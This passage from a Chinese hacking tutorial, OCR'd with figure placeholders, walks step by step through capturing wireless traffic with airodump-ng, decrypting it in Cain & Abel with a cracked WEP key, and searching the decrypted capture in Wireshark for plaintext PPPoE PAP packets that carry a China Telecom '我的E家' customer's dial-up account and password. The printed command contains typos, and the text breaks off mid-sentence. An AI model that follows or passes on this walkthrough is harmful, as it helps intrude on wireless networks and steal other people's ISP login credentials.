


图 7




图 8

抓取无线加密数据报文的工具，其实这个工具也同样可以专门用于收集无线数据包。在破解出WEP加密密码后，我们打开airodump-ng来进行收集，具体命令为：**arodump-ng -c 6 w longas mon0**，执行效果如图5所示。

在经过较长时间的数据包收集之后，我们可以通过按“**Ctrl+C**”键来终止抓包工具，此时保存的数据包文件应为longas-01.cap。接下来，为了分析，我们就需要对捕获的加密无线数据包进行解密了。

步骤5：对捕获的无线数据包解密

在Windows下，可用于无线扫描及破解的工具除了Netstumble之外，还有大名鼎鼎的Cain&Abel，这是一款可用于欺骗、破解、计算等多用途的攻防利器，别告诉我你没听说过哦？打开后的工具主界面如图6所示。

解密第一步：导入加密数据报文

打开Cain后，选择“Cracker”（破解）栏，点击左边分类项中下方的“802.11Captures”（802.11捕获），然后在右边空白处点鼠标右键选择“Add to list”（加入列表），如图7所示，导入获取的无线WEP或者WPA-PSK加密数据包，比如事先使用airodump-ng收集的无线加密数据包。

如图8所示，我这里导入的数据包就是前面收集的名为longas-01.cap的文件。

在导入成功之后，就会如图9所示般显示出数据包大小及类型。




图 9

解密第二步：对无线加密数据包进行解密

接着，在该数据包上点击鼠标右键，在弹出的菜单里面选择“Decode”（即解密），如图10所示。




图 10

选择“Decode”后，会看到如图11所示的解密处理界面。为方便新人们能够更方便地学习，我把这些选项分别解释一下。

①在“Input Filename”处，不需要我们再输入，此处显示的为之前导入的无线加密数据包，这里就是longas-01.cap；

②在“Output Filename”处，也一样不需要我们再输入，此处显示的是解密后的数据包名称及保存位置，默认是在同一目录下，只是名称后加上“-dec”字符。这个dec就是decrypt解密的简写，这里对应的就是longas-01-dec.cap；

③在“WEP Key”处，输入事先破解出的WEP密码，我这里就以WEP加密数据包为例，如图11所示。若是WPA-PSK加密的，就点选下方的“WPA PSK”，再输入破解出的WPA-PSK密码即可。

注意，这里的WEP及WPA-PSK密码输入格式默认为Hex方式（即16进制），所以我们要想输入ASCII码形式的密码，应当点选右侧的那个“A”键，然后在弹出的窗口输入正确的密码即可。

如图12所示，我这里就是预先破解出来的WEP密码：NsFoCUS911234。这个输入尤其要注意大小写，很多新手就是这个小地方没看清，结果会出现错误提示，使得人误以为破解出的密码不正确。

只要输入的密码是正确的，那么Cain会立即将导入的无线加密数据包解密，并保存为另一个文件，这里就是longas-01-dec.cap。在解密过程中，当前界面的右下角会有进度显示，如图13所示。




图 11




图 12

解密第三步：查看解密后的数据是否成功

我们直接对比一下，使用Wireshark打开解密前的无线数据包，可以看到如图14所示的内容。其中在Protocol协议栏，可以清楚地看到为IEEE 802.11，我们无法从此协议中看到任何具体的数据请求、网页访问等内容。




图 13




图 14

当我们再使用Wireshark打开解密后的无线数据包，如图15所示，可以清楚地看到具体的数据包类型，比如DNS请求、网页访问、数据交互报文等。这样，说明我们解密成功，此时的数据包就便于我们分析了。

步骤6：分析“我的E家”拨号账号及密码

接下来，就让我们来分析已经解密的无线网络数据吧。嘿嘿，当然是以“我的E家”的拨号账户为目标喽。

由于中国电信“我的E家”用户使用PPPOE模式上网，而常做网络数据报文分析的朋友都知道，PPPOE是明文传输的，我们只需要搜索到“PPP PAP”协议报文，即包含了Authenticate-Request请求报文的数据包即可。如图16所示。

打开该数据包，如图17所示，能看到在“Data”中“Peer-ID”处，显示的数据内容为“k95XXXXXX”。为了不给测试者带来不必要的麻烦，我在号码上做了脱密处理，这里的




图15

